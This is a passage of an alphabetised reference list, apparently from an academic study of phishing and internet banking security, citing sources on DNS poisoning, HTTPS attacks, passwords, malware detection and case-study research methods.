Mersdorf, S. (2009). Quantitative Research Methods. Retrieved January 11, 2018, from https://blog.cvent.com/

Microsoft Support. (2012). Internet Explorer does not support user names and passwords in Web site addresses (HTTP or HTTPS URLs). Retrieved September 6, 2017, from http://support.microsoft.com/kb/834489

Microsoft. (2009, October 8). How DNS Works: Domain Name System(DNS). Retrieved September 15, 2017, from https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc772774(v=ws.10)

Microsoft. (2017, October 11). Microsoft Security Advisory 2718704 Unauthorized Digital Certificates Could Allow Spoofing. Retrieved March 15, 2018, from https://docs.microsoft.com/en-us/security-updates/SecurityAdvisories/2012/2718704

Mills, M., Bunt, G. G. V. D., & Bruijn, J. D. (2006). Comparative Research: Persistent Problems and Promising Solutions. *International Sociological Association, 21(5), 619-631. doi: 10.1177/0268580906067833*.

Milne, G. R., Labrecque, L. I., & Cromer, C. (2009). Toward and understanding of the online consumer's risky behavior and protection practices. *The journal of consumer affairs, 43(3), 449-473*.

Mobile Users Three Times More Vulnerable to Phishing Attacks. (2012). Retrieved November 15, 2017, from http://thedatachain.com/blog/2011/1/mobile_users_three_times_more_vul+nerable_to_phishing_attacks

Mortgage and Loan Administration Software. (2017a). Retrieved December 18, 2017, from https://www.portfolioplus.com/banking_software/mortgage_software_loan_software.htm

Mortgage and Loan Administration Software. (2017b). Retrieved December 24, 2017, from https://www.portfolioplus.com/banking_software/mortgage_software_loan_software.htm

Mortgage and Loan Administration Software. (2017c). Mortgage and Loan Administration Software. Retrieved September 1, 2017, from http://www.stratinfotech.com/banking_software/mortgage_software_loan_software.htm

Moscaritolo, A. (2012). Banker trade group warns of phishing uptick. Retrieved December 1, 2017, from : http://www.scmagazine.com/banker-trade-groupwarns- of-phishing-uptick/article/215440/

Naughton, J. (2011). Passwords shouldn't be simple, but this is getting ridiculous. Retrieved September 15, 2017, from https://www.theguardian.com/uk/technology

Neale, P., Thapa, S., & Boyce, C. (2006). Guide for Designing and Conducting a Case Study for Evaluation Input. *Pathfinder International tool series, 05/06/500, 1-16*.

Nielsen Company. (2007). Aussie consumers choose Internet banking over ATM, phone and branch. Retrieved August 15, 2017, from https://www.nielsen.com/au/en.html

Noor, K. B. M. (2008). A Strategic Research Methodology. *American Journal of Applied Sciences, 5(11), 1602-1604*(Case Study).

Online Trust Alliance. (2011). Extended validation secure socket layer (EXSSL) certificates. Retrieved December 16, 2017, from https://otalliance.org/resources/ev

Origins of the Word "Phishing [Anti-Phishing Working Group]. (2010). Retrieved December 14, 2017, from http://www.antiphishing.org/word_phish.html

Origins of the Word "Phishing". (2018). Retrieved April 14, 2018, from https://www.antiphishing.org/

Parmar, B. (2012). Protecting against spear-phishing. *Computer Fraud & Security*.

Phifer, L. (2010). Top Ten Phishing Facts. Retrieved from the eSecurity Planet. Retrieved December 22, 2017, from http://www.esecurityplanet.com/views/article.php/3875866/Top-Ten-Phishing-Facts.htm

Phishing Activity Trends Report for the Month of December [Anti-Phishing Working Group]. (2007). Retrieved December 13, 2017, from http://www.antiphishing.org/reports/apwg_report_dec_2007.pdf

Phishing Activity Trends Report, 2nd Half / 2010 [Anti-Phishing Working Group]. (2010). Retrieved December 13, 2017, from http://docs.apwg.org/reports/apwg_report_h2_2010.pdf

Phishing Activity Trends Report, 2nd Quarter [Anti-Phishing Working Group]. (2010). Retrieved December 14, 2017, from http://www.apwg.com/reports/apwg_report_q2_2010.pdf

Prandini, M., Ramilli, M., Cerroni, W., & Callegati, F. (2010). Splitting the HTTPS Stream to Attack Secure Web Connections. *IEEE Computer and Reliability Societies, 8(6), 80-84*.

Proprofs. (2017). Top Phishing Quizzes & Trivia. Retrieved April 14, 2018, from https://www.proprofs.com/quiz-school/topic/phishing.

Raja, J., Velmurgan, M. S., & Seetharaman, A. (2008). E-payments: Problems and Prospects. *Journal of Internet Banking and Commerce, 13(1).*

Rashid, F. Y. (2012). Phishing remains most reliable cyber fraud mechanism. Retrieved September 16, 2017, from https://www.scmagazine.com/home/security-news/privacy-compliance/article-29-working-party-still-not-happy-with-windows-10-privacy-controls/248998/

Rhee, H. S., Kim, C., & Ryu, Y. U. (2009). Self-efficacy in information security: Its influence on end users' information security practice behavior. *Computers & Security, 28, 816-826.*

Rogers, E. W., Fillip, B., & Hantske, T. (2008). A Methodology for Case Writing and Implementation, GSFC-Methodology. *NASA Case Study Methodology Document, 1 Rev. 01/19/ 11, 1 - 16.*

Ruggiero, P., & Foote, J. (2011). Cyber Threats to Mobile Phones. Retrieved November 16, 2017, from http://www.us-cert.gov/reading_room/cyber_threats_to_mobile_phones.pdf

Schneier, B. (2006). Real-World Passwords - Schneier on Security. Retrieved April 16, 2019, from https://www.schneier.com/blog/archives/2006/12/realworld_passw.html

Seltzer, L. (2009). Spoofing Server-Server Communication How You Can Prevent It. Retrieved August 16, 2017, from https://otalliance.org/resources/ev/SSLStrip_Whitepaper.pdf

Sharpe, M. (2008). What is HTTPS (HTTP over SSL or HTTP Secure)? Retrieved September 16, 2017, from https://searchsoftwarequality.techtarget.com/definition/HTTPS

Sines, S. (2011). Data Security: The Password Paradox. Retrieved April 16, 2018, from https://odee.osu.edu/digital-union

Singh, D. P., Sharma, P., & Kumar, A. (2012). Detection of Spoofing attacks in Wireless network and their Remedies. *International Journal of Research Review in Engineering Science and Technology, 1(1), 1-5.*

SparkCMS by Baunfire.com. (2018). Unifying the Global Response to Cybercrime | APWG. Retrieved April 16, 2018, from https://www.antiphishing.org//

Stross, R. (2014, October 6). A Strong Password Isn't the Strongest Security. Retrieved April 16, 2019, from https://www.nytimes.com/2010/09/05/business/05digi.html

Subsorn, P., & Limwiriyakul, S. (2011). A compatative analysis of the security of Internet banking in Australia. *Proceedings of the 2nd International Cyber Resilience Conference, Perth, Western Australia*.

Symantec Corp. (2017). What is grayware, adware, and madware. Retrieved January 14, 2018, from http://us.norton.com/content/norton-msm/us/en-us/home/internetsecurity/emerging-threats/what-is-grayware-adware-and-madware/

Symantec Corp. (2018). What is Grayware, Adware, and Madware? Retrieved February 14, 2018, from http://us.norton.com/content/norton-msm/us/en-us/home/internetsecurity/emerging-threats/what-is-grayware-adware-and-madware/

Symantec. (2010). State of Phishing: A monthly Report. Retrieved September 16, 2017, from http://eval.symantec.com/mktginfo/enterprise/other_resources/bstate_+of_phishing_report_01-2010.en-us.pdf

TCT Solutions. (2011). DNS cache poisoning. Retrieved from the TCT Solutions. Retrieved October 3, 2017, from http://tct-solutions.com/dns-cache-poisoning/

Thomas, K. (2011, April 8). HTTPS Is Under Attack Again. Retrieved April 16, 2018, from https://www.pcworld.com/article/224721/https_is_under_attack_again.html

Thorat, S. B., Nayak, S. K., & Bokhare, M. M. (2010). Data security: an analysis. *International Journal on Computer Science and Engineering*, *2(4), 1355-1358*.

Top Phishing Quizzes. (2017). Top Phishing Quizzes, Trivia, Questions & Answers. Retrieved December 14, 2017, from https://www.proprofs.com/quiz-school/topic/phishing

University of Bedfordshire. (2019). Writing a case study. Retrieved January 16, 2019, from https://lrweb.beds.ac.uk/__data/assets/pdf_file/0015/502044/Writing-a-case-study.pdf.

Utakrit, N. (2008a). Multiple DNS implementations vulnerable to cache poisoning (Vulnerability Note VU#800113). Retrieved August 10, 2017, from http://www.kb.cert.org/vuls/id/800113

Utakrit, N. (2008b). An Analysis of Phishing E-mail. *The Ninth Postgraduate Electrical Engineering & Computer Symposium (PEECS), Perth: The University of Western Australia*.

Venafi, In. (2015). Private Keys and Digital Certificates Used for Phishing and Breach of a Global Bank. *Real-world Attack Case Study: Private Keys and Digital Certificates Used for Phishing and Breach of a Global Bank, 1-0043-0215, 1-14*.

Vinod, P., Laxmi, V., & Gaur, M. S. (2009). Survey on Malware Detection Methods. *Proceedings of the Thrid Hackers' Workshop on Computer and Internet Security. Kanpur, UP, India: Indian Institute of Technology (IIT), (pp.74-79)*.

Wang, J. S., Yang, F. Y., & Paik, I. (2011). A Novel E-cash Payment Protocol Using Trapdoor Hash Function on Smart Mobile Devices. *International Journal of Computer Science and Network Security*, *11(6), 12-19*.

Warrell, A. (2011). Computer Virus Guide. Retrieved September 6, 2017, from http://wwwpublic. jcu.edu.au/libcomp/computing/JCUPRD_034374

Wattegama, C. (2016). *Internet Banking the Sri Lankan experience*. Paper presented at 21st National IT conference Computer Society of Sri Lanka, Colombo, Sri Lanka.

Weir, C. S., Douglas, G., Carruthers, M., & Jack, M. (2009). User perceptions of security, convenience and usability for ebanking authentication tokens. *Computers and Security, 28(2009), 47-62.*

Wells, J., Hutchinson, D. & Pierce, J. (2008). Enhanced security for preventing man-in the middle attacks in authentication, data entry and transaction verification. *Proceedings of the 6th Australian Information Security Management Conference. Perth, Western Australia: Edith Cowan University*.

Wickremasinghe, J. (2002). Credit cards to facilitate transactions. *Colombo: Wijeya Newspapers Ltd*.

Wikipedia contributors. (2018a). Qualitative research. - Wikipedia. Retrieved April 14, 2018, from https://en.wikipedia.org/wiki/Qualitative_research.

Wikipedia contributors. (2018b). Quantitative research. Retrieved April 14, 2018, from https://en.wikipedia.org/wiki/Quantitative_research

Wikipedia contributors. (2018c, March 4). Multimethodology - Wikipedia. Retrieved May 14, 2018, from https://en.wikipedia.org/wiki/Multimethodology

Worthen, B. (2012). Email Giants Move to Slash 'Phishing. Retrieved April 16, 2018, from https://www.wsj.com/articles/SB100014240529702046529045771913601588486+18

Wu, M. (2006). Fighting Phishing at the User Interface. *1-31.*

Zainal, Z. (2007). Case study as a research method. *Universiti Teknologi Malaysia*, 1–31.

ZeuS. (2010). Style Attacks Trump Phishing as Greatest Threat to Online Banking. Retrieved March 16, 2018, from http://www.securityweek.com/zeusstyle-+attacks-trump-phishing-greatest-threat-online-banking

Zorz, Z. (2012). DNS-changing Trojan leads to phishing banking sites. Retrieved from the Help Net Security. Retrieved November 23, 2017, from http://www.netsecurity. org/malware_news.php?id=2129